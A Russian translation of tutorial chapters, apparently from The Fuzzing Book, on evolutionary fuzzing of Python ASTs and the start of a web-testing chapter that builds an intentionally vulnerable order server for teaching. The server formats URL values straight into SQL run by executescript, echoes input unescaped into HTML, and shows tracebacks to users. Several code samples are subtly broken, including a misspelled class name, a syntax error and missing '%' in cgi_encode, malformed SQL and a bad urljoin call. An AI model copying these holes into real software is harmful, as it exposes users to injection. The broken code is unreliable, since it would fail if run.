        if isinstance(node, ast.BinOp):
            if isinstance(node.op, ast.Mult):
                if isinstance(node.right, ast.BinOp):
                    if isinstance(node.right.op, ast.Add):
                        return True

                if isinstance(node.left, ast.BinOp):
                    if isinstance(node.left.op, ast.Add):
                        return True

    return False
```

Проверим несколько примеров:

```
has_distributive_law(ast.parse("1 * (2 + 3)"))
```

```
# True
has_distributive_law(ast.parse("(1 + 2) * 3"))
# True
has_distributive_law(ast.parse("1 + (2 * 3)"))
# False
has_distributive_law(ast.parse("def f(a, b):\n    return a * (b + 10)"))
# True
```

Сколько попыток требуется, чтобы найти мутацию, активирующую ошибку? Напишем функцию подсчёта:

```
def how_many_mutations(code: str) -> int:
    solver = ISLaSolver(python_ast_grammar)

    code_ast = ast.parse(code)
    code_ast = ast.fix_missing_locations(code_ast)
    code_ast_str = ast.dump(code_ast)
    code_derivation_tree = solver.parse(code_ast_str)
    mutations = 0
    mutated_code_ast = code_ast

    while not has_distributive_law(mutated_code_ast):
        mutations += 1
        if mutations % 100 == 0:
            print(f'{mutations}...', end='')

        mutated_code_str = str(solver.mutate(code_derivation_tree))
        mutated_code_ast = eval(mutated_code_str)

    return mutations
```

Если вход уже содержит ошибочную конструкцию, мутация не нужна:

```
assert how_many_mutations('1 * (2 + 3)') == 0
```

Чем дальше вход от нужной конструкции, тем больше мутаций и времени требуется. Мутировать 2 + 2 до появления дистрибутивной конструкции намного быстрее, чем мутировать 2:

```
how_many_mutations('2 + 2')
# 54

how_many_mutations('2')
# 2500
```

Итак, мутация существующего кода действительно полезна, особенно если он синтаксически *близок к входам, активирующим ошибки*. Чтобы повысить шанс найти дефект, сосредоточьтесь на *входах, которые уже вызывали ошибки*: иногда простая мутация такого входа обнаруживает новую проблему.

Эволюционный фаззинг

Одно интересное применение мутаций — *эволюционный фаззинг*. Мы поддерживаем популяцию входов, применяем к ним мутации и проверяем, приближают ли они нас к определённой цели, обычно к большему покрытию кода. Улучшающие входы сохраняются как следующее поколение — «выживают наиболее приспособленные» — и продолжают эволюционировать. Повторяя процесс, можно получить входы, покрывающие значительную часть кода и повышающие шанс обнаружить ошибки.

Снова предположим, что дефектный компилятор неправильно генерирует код для выражения `<elem> * (<elem> + <elem>)`, а `has_distributive_law()` обнаруживает эту конструкцию в AST.

Наша цель — найти дефект фаззингом. При полностью случайной генерации может пройти много времени до появления точного сочетания операторов.

Получение покрытия

Чтобы направлять фаззер покрытием, его сначала нужно *измерять*. Воспользуемся модулем [Coverage из Fuzzing Book](#), который собирает покрытие кода внутри блока with:

```
from Coverage import Coverage

mult_ast = ast.parse("1 * 2")
with Coverage() as cov:
    has_distributive_law(mult_ast)
```

Метод `coverage()` сообщает, какие строки были достигнуты. Он включает строки как из `has_distributive_law()`, так и из вызываемых ею функций.

Небольшая функция покажет покрытые строки исходного кода:

```
def show_coverage(cov, fun):
    fun_lines, fun_start = inspect.getsourcelines(fun)
    fun_name = fun.__name__
    coverage = cov.coverage()
    for line in range(len(fun_lines)):
        if (fun_name, line + fun_start) in coverage:
            print('# ', end='') # covered lines
        else:
            print(' ', end='') # uncovered lines
        print(line + fun_start, fun_lines[line], end='')

show_coverage(cov, has_distributive_law)

1 def has_distributive_law(tree) -> bool:
# 2     for node in walk(tree):
3         # print(node)
# 4         if isinstance(node, ast.BinOp):
# 5             if isinstance(node.op, ast.Mult):
# 6                 if isinstance(node.right, ast.BinOp):
7                     if isinstance(node.right.op, ast.Add):
8                         return True
# 10                 if isinstance(node.left, ast.BinOp):
11                     if isinstance(node.left.op, ast.Add):
12                         return True
# 14     return False
```

Знак # обозначает выполненную, то есть покрытую, строку. Вход `1 * 2` удовлетворяет условиям в строках 4 и 5, но не более глубоким условиям.

Приспособленность

Теперь используем покрытие как *функцию приспособленности*, направляющую эволюцию. Чем выше приспособленность, тем больше шанс сохранить вход для дальнейшего развития. `ast_fitness()` просто подсчитывает число покрытых строк `has_distributive_law()`.

```
def ast_fitness(code_ast) -> int:
    with Coverage() as cov:
        has_distributive_law(code_ast)
    lines = set()
    for (name, line) in cov.coverage():
        if name == has_distributive_law.__name__:
            lines.add(line)
    return len(lines)

ast_fitness(ast.parse("1"))
# 3
ast_fitness(ast.parse("1 + 1"))
```

```
# 4
ast_fitness(ast.parse("1 * 2"))
# 6
ast_fitness(ast.parse("1 * (2 + 3)"))
# 6
```

Определим функцию приспособленности для деревьев вывода. В основе `tree_fitness()` лежит `ast_fitness()`, но добавляется небольшой компонент $1 / \text{len}(\text{code_str})$, дающий преимущество коротким входам. Иначе они будут постоянно расти, снижая эффективность мутаций.

```
def tree_fitness(tree) -> float:
    code_str = str(tree)
    code_ast = ast.fix_missing_locations(eval(code_str))
    fitness = ast_fitness(code_ast)
    return fitness + 1 / len(code_str)

tree_fitness(sum_tree)
# 4.0026666666666666
```

Эволюция входов

Реализуем простейший эволюционный алгоритм. Начнём с *эволюции*: к популяции добавляется потомство, созданное мутациями. Изначально есть только один кандидат — `sum_tree`, представляющий функцию `sum()`.

```
def initial_population(tree):
    return [(tree, tree_fitness(tree))]

sum_population = initial_population(sum_tree)
len(sum_population)
# 1
```

`evolve()` добавляет каждому члену популяции двух потомков:

```
OFFSPRING = 2

def evolve(population, min_fitness=-1):
    solver = ISLAsolver(python_ast_grammar)

    for (candidate, _) in list(population):
        for i in range(OFFSPRING):
            child = solver.mutate(candidate,
                                   min_mutations=1,
                                   max_mutations=1)
            child_fitness = tree_fitness(child)
            if child_fitness > min_fitness:
                population.append((child, child_fitness))
    return population
```

После одного шага популяция содержит три элемента. Если эволюционировать и новых членов, возникает экспоненциальный рост: 1, 3, 9, 27, 81, 243, *ldots*

Выживание наиболее приспособленных

Ни одна популяция не может бесконечно расти и выживать. Ограничим её размер.

```
POPULATION_SIZE = 100

def get_fitness(elem):
    (candidate, fitness) = elem
    return fitness

def select(population):
    population = sorted(population, key=get_fitness, reverse=True)
```

```

population = population[:POPULATION_SIZE]
return population

sum_population = select(sum_population)
len(sum_population)
# 100

```

`select()` реализует выживание наиболее приспособленных: сортирует членов по убыванию приспособленности и сохраняет не более `POPULATION_SIZE`. Остальные не выживают.

Эволюция

Теперь всё готово:

- имеется популяция, например `sum_population`;
- её можно развивать с помощью `evolve()`;
- функция `select()` оставляет только лучших.

Повторим процесс на протяжении нескольких поколений. При появлении нового лучшего кандидата будем выводить его, а после нахождения активирующего дефект входа остановимся. Поиск может занять много времени и не обязательно даст идеальный результат.

Как обычно в поисковых методах, если за `GENERATIONS` поколений подходящее решение не найдено, поиск перезапускается. В остальном он продолжается до получения результата.

```

GENERATIONS = 100 # Upper bound

trial = 1
found = False

while not found:
    sum_population = initial_population(sum_tree)
    prev_best_fitness = -1

    for generation in range(GENERATIONS):
        sum_population = evolve(sum_population,
                                min_fitness=prev_best_fitness)
        sum_population = select(sum_population)
        best_candidate, best_fitness = sum_population[0]
        if best_fitness > prev_best_fitness:
            print(f"Generation {generation}: found new best candidate "
                  f"(fitness={best_fitness}):")
            best_ast = ast.fix_missing_locations(eval(str(best_candidate)))
            print(ast.unparse(best_ast))
            prev_best_fitness = best_fitness

            if has_distributive_law(best_ast):
                print("Done!")
                found = True
                break

    trial = trial + 1
    print(f"\n\nRestarting; trial #{trial}")

```

Поиск успешно находит код, активирующий дефект:

```

def sum(a, b):
    mc = (a + b) * ()
    return FE

assert has_distributive_law(best_ast)

```

Не весь найденный код необходим для проявления ошибки. Можно дать эволюционному фаззеру больше времени на сокращение или применить специализированный метод минимизации, например [дельта-отладку](#).

Шансы эволюционного фаззинга

Можно ли было найти ошибку без эволюционного управления, всего одной мутацией `sum()`? При порождении `<expr>` для нужной конструкции требуется одновременно:

- выбрать бинарный оператор;
- выбрать *;
- породить другой бинарный оператор в одном из дочерних узлов;
- выбрать +.

Подсчитаем шансы по грамматике:

```
assert '<BinOp>' in python_ast_grammar['<expr>']
len(python_ast_grammar['<expr>'])
# 15

assert 'Add()' in python_ast_grammar['<operator>']
assert 'Mult()' in python_ast_grammar['<operator>']
len(python_ast_grammar['<operator>'])
# 13

(len(python_ast_grammar['<expr>']) *
 len(python_ast_grammar['<operator>']) *
 len(python_ast_grammar['<expr>']) *
 len(python_ast_grammar['<operator>']) / 2)
# 19012.5
```

В среднем потребовалось бы около 19 000 неэволюционных запусков, прежде чем возникнет выражение с дистрибутивной конструкцией. Поэтому мутации определённо лучше направлять к цели дополнительной информацией, например покрытием.

Итоги

Класс `PythonFuzzer` позволяет порождать произвольные элементы кода Python. По умолчанию он создаёт определение функции, а `start_symbol` выбирает конкретную сущность AST, например `<While>`, `<Assign>` или `<Call>`.

В основе класса лежит EBNF-грамматика `PYTHON_AST_GRAMMAR`, способная разбирать и порождать абстрактные синтаксические деревья Python. Без обёртки `PythonFuzzer` процесс состоит из пяти шагов:

1. преобразовать EBNF-грамматику с помощью `convert_ebnf_grammar()`;
2. передать её `ISLaSolver` или другому грамматическому фаззеру;
3. породить строковое представление AST;
4. вычислить эту строку, получив структуру AST Python;
5. вызвать `ast.fix_missing_locations()` и `ast.unparse()`, чтобы получить читаемый код.

Помимо генерации, AST-грамматика позволяет разбирать и мутировать существующий код, а также направлять его эволюцию покрытием.

Полученные знания

- При создании и обработке сложных входов вроде программного кода старайтесь использовать существующую инфраструктуру для *преобразования входа в абстрактный синтаксис*, а

грамматики применяйте к этому абстрактному, а не конкретному синтаксису.

- Программный код обычно преобразуется в *абстрактные синтаксические деревья* перед компиляцией или интерпретацией; этим преобразованием можно и нужно пользоваться.
- После преобразования кода в AST его, несмотря на сложность, сравнительно легко генерировать, мутировать и эволюционировать.

Предпосылки и история

Основополагающая работа по тестированию компиляторов — *Csmith* [Yang2011], генератор программ на C. Csmith применялся для тщательного тестирования таких компиляторов, как Clang и GCC. Помимо синтаксически правильного кода он стремится обеспечить *семантическую* корректность и избежать неопределённого или не специфицированного поведения. Это обязательное чтение для всех, кто занимается тестированием компиляторов.

Тестирование веб-приложений

В этой главе мы рассмотрим генерацию тестов для графических пользовательских интерфейсов, прежде всего веб-интерфейсов. Создадим уязвимый веб-сервер и покажем, как систематически исследовать его поведение: сначала с помощью написанных вручную грамматик, затем с помощью грамматик, автоматически выведенных из пользовательского интерфейса. Кроме того, мы проведём систематические атаки на серверы, в частности внедрение кода и SQL-команд.

Предварительные требования

- Методы этой главы используют [грамматики для фаззинга](#).
- Требуется базовые знания HTML и HTTP.
- Полезно знать основы SQL и баз данных.

Краткое содержание

Чтобы использовать приведённый в этой главе код, напишите:

```
from fuzzingbook.WebFuzzer import <identifier>
```

Глава предоставляет простой уязвимый веб-сервер и два применяемых к нему экспериментальных фаззера.

WebFormFuzzer демонстрирует взаимодействие с веб-формой. Получив URL страницы с формой, он автоматически извлекает грамматику URL, содержащего значения всех элементов формы. Поддержка ограничена формами GET и частью элементов HTML.

SQLInjectionFuzzer — экспериментальное расширение WebFormFuzzer; его конструктор принимает дополнительную *полезную нагрузку*, то есть SQL-команду, которую нужно внедрить и выполнить на сервере. Оба класса являются прототипами, которые можно изучать и расширять.

Пользовательский веб-интерфейс

Начнём с простого примера. Создадим *веб-сервер*, на котором читатели книги смогут покупать фирменные сувениры Fuzzing Book. В реальности для этого использовался бы существующий интернет-магазин или подходящая инфраструктура. Для целей книги мы *напишем собственный веб-сервер* на основе средств HTTP-сервера из библиотеки Python.

Экскурс: реализация веб-сервера

Весь сервер определяется классом `HTTPRequestHandler`, который, как следует из названия, обрабатывает произвольные запросы веб-страниц.

```
from http.server import HTTPServer, BaseHTTPRequestHandler
from http.server import HTTPStatus # type: ignore

class SimpleHTTPRequestHandler(BaseHTTPRequestHandler):
    """A simple HTTP server"""
    pass
```

Приём заказов

Серверу понадобится несколько страниц:

- страница, на которой покупатели оформляют заказ;
- страница подтверждения заказа;
- страницы с сообщениями об ошибках, например «Страница не найдена».

Начнём с формы заказа. Словарь FUZZINGBOOK_SWAG содержит доступные товары и их длинные описания:

```
from typing import NoReturn, Tuple, Dict, List, Optional, Union

FUZZINGBOOK_SWAG = {
    "tshirt": "One FuzzingBook T-Shirt",
    "drill": "One FuzzingBook Rotary Hammer",
    "lockset": "One FuzzingBook Lock Set"
}
```

Ниже приведён HTML формы. Меню выбора товара строится динамически по FUZZINGBOOK_SWAG. Мы опускаем множество подробностей: полный адрес доставки, оплату, корзину и прочее.

```
HTML_ORDER_FORM = """
<html><body>
<form action="/order" style="border:3px; border-style:solid; border-color:#FF0000; padding: 1em;">
  <strong id="title" style="font-size: x-large">Fuzzingbook Swag Order Form</strong>
  <p>
    Yes! Please send me at your earliest convenience
  <select name="item">
    """

for item in FUZZINGBOOK_SWAG:
    HTML_ORDER_FORM += \
        '<option value="{item}">{name}</option>\n'.format(
            item=item, name=FUZZINGBOOK_SWAG[item])

HTML_ORDER_FORM += """
  </select>
  <br>
  <table>
  <tr><td>
    <label for="name">Name: </label><input type="text" name="name">
  </td><td>
    <label for="email">Email: </label><input type="email" name="email"><br>
  </td></tr>
  <tr><td>
    <label for="city">City: </label><input type="text" name="city">
  </td><td>
    <label for="zip">ZIP Code: </label><input type="number" name="zip">
  </tr></tr>
  </table>
  <input type="checkbox" name="terms"><label for="terms">I have read
    the <a href="/terms">terms and conditions</a></label>.<br>
  <input type="submit" name="submit" value="Place order">
</p>
</form>
</body></html>
"""
```

Пока форма не работает: за ней нет сервера, и нажатие кнопки заказа ведёт к несуществующей странице.

Подтверждение заказа

Получив заказ, мы покажем страницу подтверждения, подставив переданные покупателем сведения:

```
HTML_ORDER_RECEIVED = """
<html><body>
<div style="border:3px; border-style:solid; border-color:#FF0000; padding: 1em;">
  <strong id="title" style="font-size: x-large">Thank you for your Fuzzingbook Order!</strong>
  <p id="confirmation">
    We will send <strong>{item_name}</strong> to {name} in {city}, {zip}<br>
    A confirmation mail will be sent to {email}.
  </p>
  <p>
    Want more swag? Use our <a href="/">order form</a>!
  </p>
</div>
</body></html>
"""

HTML(HTML_ORDER_RECEIVED.format(
    item_name="One FuzzingBook Rotary Hammer",
    name="Jane Doe",
    email="doe@example.com",
    city="Seattle",
    zip="98104"))
```

Условия использования

Полноценному сайту необходимы юридические условия. Следующая страница показывает некоторые из них:

```
HTML_TERMS_AND_CONDITIONS = """
<html><body>
<div style="border:3px; border-style:solid; border-color:#FF0000; padding: 1em;">
  <strong id="title" style="font-size: x-large">Fuzzingbook Terms and Conditions</strong>
  <p>
    The content of this project is licensed under the
    <a href="https://creativecommons.org/licenses/by-nc-sa/4.0/">Creative Commons
    Attribution-NonCommercial-ShareAlike 4.0 International License.</a>
  </p>
  <p>
    To place an order, use our <a href="/">order form</a>.
  </p>
</div>
</body></html>
"""
```

Хранение заказов

Заказы хранятся в базе данных в файле `orders.db`.

```
import sqlite3
import os

ORDERS_DB = "orders.db"
```

Для работы с базой используются *SQL-команды*. Следующая функция создаёт таблицу с пятью текстовыми столбцами: товар, имя, электронная почта, город и индекс — теми же полями, что и в HTML-форме.

```
def init_db():
    if os.path.exists(ORDERS_DB):
        os.remove(ORDERS_DB)

    db_connection = sqlite3.connect(ORDERS_DB)
```



```

db_connection.execute("DROP TABLE IF EXISTS orders")
db_connection.execute("CREATE TABLE orders "
                      "(item text, name text, email text, "
                      "city text, zip text)")
db_connection.commit()

return db_connection

db = init_db()
print(db.execute("SELECT * FROM orders").fetchall())
# []

```

Добавим запись командой SQL INSERT:

```

db.execute("INSERT INTO orders " +
          "VALUES ('lockset', 'Walter White', "
          "'white@jpwynne.edu', 'Albuquerque', '87101')")
db.commit()
print(db.execute("SELECT * FROM orders").fetchall())

[('lockset', 'Walter White', 'white@jpwynne.edu', 'Albuquerque', '87101')]

```

Запись можно снова удалить, например после выполнения заказа:

```

db.execute("DELETE FROM orders WHERE name = 'Walter White'")
db.commit()
print(db.execute("SELECT * FROM orders").fetchall())
# []

```

Обработка HTTP-запросов

У нас есть форма заказа и база данных; теперь нужен объединяющий их веб-сервер. Модуль Python `http.server` содержит всё необходимое для простого сервера. `HTTPRequestHandler` принимает и обрабатывает HTTP-запросы, в частности запросы GET на получение страниц.

Метод `do_GET()` выбирает страницу по пути. Путь `/` возвращает форму заказа, `/order...` передаёт заказ на обработку, `/terms` показывает условия, а остальные запросы завершаются сообщением «Страница не найдена».

```

class SimpleHTTPRequestHandler(SimpleHTTPRequestHandler):
    def do_GET(self):
        try:
            if self.path == "/":
                self.send_order_form()
            elif self.path.startswith("/order"):
                self.handle_order()
            elif self.path.startswith("/terms"):
                self.send_terms_and_conditions()
            else:
                self.not_found()
        except Exception:
            self.internal_server_error()

```

Форма заказа

Получить главную страницу / просто: отправим определённую выше `HTML_ORDER_FORM`.

```

class SimpleHTTPRequestHandler(SimpleHTTPRequestHandler):
    def send_order_form(self):
        self.send_response(HTTPStatus.OK, "Place your order")
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(HTML_ORDER_FORM.encode("utf8"))

```

Аналогично отправляются условия использования:

```
class SimpleHTTPRequestHandler(SimpleHTTPRequestHandler):
    def send_terms_and_conditions(self):
        self.send_response(HTTPStatus.OK, "Terms and Conditions")
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(HTML_TERMS_AND_CONDITIONS.encode("utf8"))
```

Обработка заказов

Когда пользователь нажимает Submit, браузер создаёт и получает URL вида

```
<hostname>/order?field_1=value_1&field_2=value_2&field_3=value_3
```

где field_i — имя поля HTML-формы, а value_i — введённое значение. Используется кодирование CGI из [главы о покрытии](#): пробелы превращаются в +, а символы, не являющиеся цифрами или буквами, — в %nn, где nn представляет шестнадцатеричный код символа.

Если Jane Doe <doe@example.com> из Seattle заказывает футболку, браузер создаёт URL:

```
<hostname>/order?item=tshirt&name=Jane+Doe&email=doe%40example.com&city=Seattle&zip=98104
```

При обработке запроса атрибут self.path содержит путь после <hostname>. Вспомогательный метод get_field_values() принимает self.path и возвращает словарь значений.

```
import urllib.parse

class SimpleHTTPRequestHandler(SimpleHTTPRequestHandler):
    def get_field_values(self):
        # Note: this fails to decode non-ASCII characters properly
        query_string = urllib.parse.urlparse(self.path).query

        # fields is {'item': ['tshirt'], 'name': ['Jane Doe'], ...}
        fields = urllib.parse.parse_qs(query_string,
                                       keep_blank_values=True)

        values = {}
        for key in fields:
            values[key] = fields[key][0]

        return values
```

handle_order() извлекает значения из URL, сохраняет заказ и возвращает страницу подтверждения:

```
class SimpleHTTPRequestHandler(SimpleHTTPRequestHandler):
    def handle_order(self):
        values = self.get_field_values()
        self.store_order(values)
        self.send_order_received(values)
```

Для сохранения используется созданное ранее соединение с базой. SQL-команда заполняется значениями из URL:

```
class SimpleHTTPRequestHandler(SimpleHTTPRequestHandler):
    def store_order(self, values):
        db = sqlite3.connect(ORDERS_DB)
        # The following should be one line
        sql_command = "INSERT INTO orders VALUES " \
            "'{item}', '{name}', '{email}', '{city}', '{zip}'".format(
                **values)
        self.log_message("%s", sql_command)
        db.executescript(sql_command)
        db.commit()
```

После сохранения отправляется HTML подтверждения, куда снова подставляются значения URL:

```

class SimpleHTTPRequestHandler(SimpleHTTPRequestHandler):
    def send_order_received(self, values):
        # Should use html.escape()
        values["item_name"] = FUZZINGBOOK_SWAG[values["item"]]
        confirmation = HTML_ORDER_RECEIVED.format(**values).encode("utf8")

        self.send_response(HTTPStatus.OK, "Order received")
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(confirmation)

```

Другие команды HTTP

Помимо GET, выполняющей основную работу, HTTP-сервер поддерживает и другие команды. Реализуем HEAD, возвращающую заголовки страницы; в нашем случае они всегда пусты.

```

class SimpleHTTPRequestHandler(SimpleHTTPRequestHandler):
    def do_HEAD(self):
        self.send_response(HTTPStatus.OK)
        self.send_header("Content-type", "text/html")
        self.end_headers()

```

Обработка ошибок

Страницы подачи и обработки заказа готовы; теперь добавим страницы возможных ошибок.

Страница не найдена

Эта страница показывается при запросе несуществующего пути, то есть любого, кроме /, /order и /terms.

```

HTML_NOT_FOUND = """
<html><body>
<div style="border:3px; border-style:solid; border-color:#FF0000; padding: 1em;">
  <strong id="title" style="font-size: x-large">Sorry.</strong>
  <p>
    This page does not exist. Try our <a href="/">order form</a> instead.
  </p>
</div>
</body></html>
"""

```

not_found() отправляет её с подходящим кодом состояния HTTP:

```

class SimpleHTTPRequestHandler(SimpleHTTPRequestHandler):
    def not_found(self):
        self.send_response(HTTPStatus.NOT_FOUND, "Not found")
        self.send_header("Content-type", "text/html")
        self.end_headers()

        message = HTML_NOT_FOUND
        self.wfile.write(message.encode("utf8"))

```

Внутренние ошибки

Следующая страница предназначена для любых внутренних ошибок. Для диагностики она включает трассировку отказавшей функции.

```

HTML_INTERNAL_SERVER_ERROR = """
<html><body>
<div style="border:3px; border-style:solid; border-color:#FF0000; padding: 1em;">
  <strong id="title" style="font-size: x-large">Internal Server Error</strong>
  <p>
    The server has encountered an internal error. Go to our <a href="/">order form</a>.
  <pre>{error_message}</pre>
  </p>
</div>
</body></html>
"""

import sys
import traceback

class SimpleHTTPRequestHandler(SimpleHTTPRequestHandler):
    def internal_server_error(self):
        self.send_response(HTTPStatus.INTERNAL_SERVER_ERROR,
                           "Internal Error")
        self.send_header("Content-type", "text/html")
        self.end_headers()

        exc = traceback.format_exc()
        self.log_message("%s", exc.strip())

        message = HTML_INTERNAL_SERVER_ERROR.format(error_message=exc)
        self.wfile.write(message.encode("utf8"))

```

Журналирование

Сервер работает отдельным процессом в фоне и постоянно ждёт команд. Чтобы наблюдать за ним, реализуем специальное журналирование. HTTPD_MESSAGE_QUEUE — очередь, в которую серверный процесс помещает объекты Python, а процесс блокнота извлекает их. Через неё передаются сообщения сервера.

Для нескольких процессов используется multiprocessing, вариант стандартного multiprocessing, работающий и в блокнотах. Вне блокнота можно применять обычный multiprocessing.

```

from multiprocessing import Queue # type: ignore

HTTPD_MESSAGE_QUEUE = Queue()
HTTPD_MESSAGE_QUEUE.put("I am another message")
HTTPD_MESSAGE_QUEUE.put("I am one more message")

```

Чтобы отличать сообщения сервера от остального вывода, оформим их отдельно:

```

from bookutils import rich_output, terminal_escape

def display_httpd_message(message: str) -> None:
    if rich_output():
        display(HTML(
            '<pre style="background: NavajoWhite;">' +
            message + "</pre>"))
    else:
        print(terminal_escape(message))

```

print_httpd_messages() выводит все накопленные сообщения, а clear_httpd_messages() молча отбрасывает ожидающие сообщения:

```

def print_httpd_messages():
    while not HTTPD_MESSAGE_QUEUE.empty():
        message = HTTPD_MESSAGE_QUEUE.get()
        display_httpd_message(message)

def clear_httpd_messages() -> None:
    while not HTTPD_MESSAGE_QUEUE.empty():
        HTTPD_MESSAGE_QUEUE.get()

```

Метод `log_message()` обработчика помещает сообщения в очередь:

```
class SimpleHTTPRequestHandler(SimpleHTTPRequestHandler):
    def log_message(self, format: str, *args) -> None:
        message = ("%s - - [%s] %s\n" %
                    (self.address_string(),
                     self.log_date_time_string(),
                     format % args))
        HTTPD_MESSAGE_QUEUE.put(message)
```

В [главе о выделении модульных тестов](#) была представлена функция `webbrowser()`, получающая содержимое URL. Расширим её выводом сообщений сервера:

```
import requests

def webbrowser(url: str, mute: bool = False) -> str:
    """Download and return the http/https resource given by the URL"""
    try:
        r = requests.get(url)
        contents = r.text
    finally:
        if not mute:
            print_httpd_messages()
        else:
            clear_httpd_messages()

    return contents
```

Теперь всё готово к запуску веб-сервера.

Конец экскурсии

Запуск сервера

Сервер запускается на *локальном узле*, то есть на той же машине, где выполняется блокнот. Мы ищем доступный порт и помещаем полученный URL в созданную ранее очередь.

```
def run_httpd_forever(handler_class: type) -> NoReturn: # type: ignore
    host = "127.0.0.1" # localhost IP
    for port in range(8800, 9000):
        httpd_address = (host, port)

        try:
            httpd = HTTPServer(httpd_address, handler_class)
            break
        except OSError:
            continue

    httpd_url = "http://" + host + ":" + repr(port)
    HTTPD_MESSAGE_QUEUE.put(httpd_url)
    httpd.serve_forever()
```

`start_httpd()` запускает сервер отдельным процессом с помощью `multiprocess`, получает URL из очереди и возвращает его, после чего с сервером можно взаимодействовать.

```
from multiprocess import Process

def start_httpd(handler_class: type = SimpleHTTPRequestHandler) \
    -> Tuple[Process, str]:
    clear_httpd_messages()

    httpd_process = Process(target=run_httpd_forever,
                            args=(handler_class,))
    httpd_process.start()
```

```
httpd_url = HTTPD_MESSAGE_QUEUE.get()
return httpd_process, httpd_url

httpd_process, httpd_url = start_httpd()
httpd_url
```

Взаимодействие с сервером

Теперь обратимся к только что созданному серверу.

Прямой доступ из браузера

Если сервер Jupyter тоже выполняется на локальном узле, сервер можно открыть прямо по адресу из `httpd_url`:

```
def print_url(url: str) -> None:
    if rich_output():
        display(HTML('<pre><a href="%s">%s</a></pre>' % (url, url)))
    else:
        print(terminal_escape(url))

print_url(httpd_url)
```

После взаимодействия можно получить сообщения сервера:

```
print_httpd_messages()
```

Посмотрим размещённые заказы в базе `orders`:

```
print(db.execute("SELECT * FROM orders").fetchall())
```

и при необходимости очистим её:

```
db.execute("DELETE FROM orders")
db.commit()
```

Получение главной страницы

Даже если обычный браузер не может напрямую обратиться к серверу, блокнот может. Получим и отобразим главную страницу:

```
contents = webbrowser(httpd_url)
HTML(contents)
```

Размещение заказов

Чтобы протестировать форму, будем генерировать URL заказов и передавать их серверу.

`urljoin()` объединяет базовый URL сервера с путём, например путём заказа:

```
from urllib.parse import urljoin, urlsplit

urljoin(httpd_url, "/order?foo=bar")
```

С помощью `urljoin()` создадим полный URL, совпадающий с генерируемым браузером при отправке формы. Передача его `webbrowser()` фактически размещает заказ:

```
contents = webbrowser(urljoin(
    httpd_url,
```

```
"/order?item=tshirt&name=Jane+Doe&email=doe%40example.com&city=Seattle&zip=98104"))
HTML(contents)
```

Возвращённая страница подтверждает заказ, и запись появляется в базе:

```
print(db.execute("SELECT * FROM orders").fetchall())
```

Сообщения об ошибках

Проверим также обработку неправильных запросов. Несуществующие страницы обрабатываются корректно:

```
HTML(webbrowser(urljoin(httpd_url, "/some/other/path")))
```

У нас есть и страница внутренней ошибки сервера. Можно ли заставить сервер показать её? Для ответа потребуется тщательно протестировать сервер — этим мы и займёмся далее.

Фаззинг форм ввода

Настроив и запустив сервер, приступим к систематическому тестированию: сначала ожидаемыми, затем менее ожидаемыми значениями.

Фаззинг ожидаемыми значениями

Поскольку заказ оформляется созданием подходящего URL, определим [грамматику](#) ORDER_GRAMMAR, кодирующую URL заказов. Она содержит примеры имён, адресов электронной почты, городов и случайные цифры.

Экскурс: реализация cgi_encode()

Чтобы проще определять строки, входящие в URL, создадим cgi_encode(), автоматически кодирующую строку в формате CGI:

```
import string

def cgi_encode(s: str, do_not_encode: str = "") -> str:
    ret = ""
    for c in s:
        if (c in string.ascii_letters or c in string.digits
            or c in "$-_.+!*'()", or c in do_not_encode):
            ret += c
        elif c == ' ':
            ret += '+'
        else:
            ret += "%02x" % ord(c)
    return ret

s = cgi_encode('Is "DOW30" down .24%?')
s
# 'Is+%22DOW30%22+down+.24%25%3f'
```

Необязательный параметр do_not_encode позволяет исключить определённые символы из кодирования, что удобно для правил грамматики:

```
cgi_encode("<string>@<string>", "<>")
# '<string>%40<string>'
```

`cgi_encode()` является точной обратной операцией для `cgi_decode()` из [главы о покрытии](#):

```
from Coverage import cgi_decode
cgi_decode(s)
# 'Is "DOW30" down .24%?'
```

Конец экскурса

Используем `cgi_encode()` при определении строк грамматики:

```
from Grammars import crange, is_valid_grammar, syntax_diagram, Grammar

ORDER_GRAMMAR: Grammar = {
    "<start>": ["<order>"],
    "<order>": [
        "/order?item=<item>&name=<name>&email=<email>&city=<city>&zip=<zip>"
    ],
    "<item>": ["tshirt", "drill", "lockset"],
    "<name>": [cgi_encode("Jane Doe"), cgi_encode("John Smith")],
    "<email>": [cgi_encode("j.doe@example.com"),
               cgi_encode("j_smith@example.com")],
    "<city>": ["Seattle", cgi_encode("New York")],
    "<zip>": ["<digit>" * 5],
    "<digit>": crange('0', '9')
}

assert is_valid_grammar(ORDER_GRAMMAR)
```

Один из грамматических фаззеров создаёт URL:

```
from GrammarFuzzer import GrammarFuzzer

order_fuzzer = GrammarFuzzer(ORDER_GRAMMAR)
[order_fuzzer.fuzz() for i in range(5)]

['/order?item=drill&name=Jane+Doe&email=j.doe%40example.com&city=New+York&zip=42436',
 '/order?item=drill&name=John+Smith&email=j_smith%40example.com&city=New+York&zip=56213',
 '/order?item=drill&name=Jane+Doe&email=j_smith%40example.com&city=Seattle&zip=63628',
 '/order?item=drill&name=John+Smith&email=j.doe%40example.com&city=Seattle&zip=59538',
 '/order?item=drill&name=Jane+Doe&email=j_smith%40example.com&city=New+York&zip=41160']
```

Сервер правильно обрабатывает такие URL:

```
HTML(webbrowser.urljoin(httpd_url, order_fuzzer.fuzz()))
print(db.execute("SELECT * FROM orders").fetchall())
```

Фаззинг неожиданными значениями

Со «стандартными» значениями сервер справляется. Что произойдёт с нестандартными? Воспользуемся [мутационным фаззером](#), вносящим случайные изменения в URL. Начальное значение для мутации даёт грамматический фаззер:

```
seed = order_fuzzer.fuzz()
seed
# '/order?item=drill&name=Jane+Doe&email=j.doe%40example.com&city=Seattle&zip=45732'
```

Мутации затрагивают не только значения, но и имена полей, а также структуру URL:

```
from MutationFuzzer import MutationFuzzer

mutate_order_fuzzer = MutationFuzzer(
    [seed], min_mutations=1, max_mutations=1)
[mutate_order_fuzzer.fuzz() for i in range(5)]

['/order?item=drill&name=Jane+Doe&email=j.doe%40example.com&city=Seattle&zip=45732',
```



```

'/order?item=drill&name=Jane+Doe&email=.doe%40example.com&city=Seattle&zip=45732',
'/order?item=drill;&name=Jane+Doe&email=j.doe%40example.com&city=Seattle&zip=45732',
'/order?item=drill&name=Jane+Doe&emil=j.doe%40example.com&city=Seattle&zip=45732',
'/order?item=drill&name=Jane+Doe&email=j.doe%40example.com&city=Seattle&zip=4732']

```

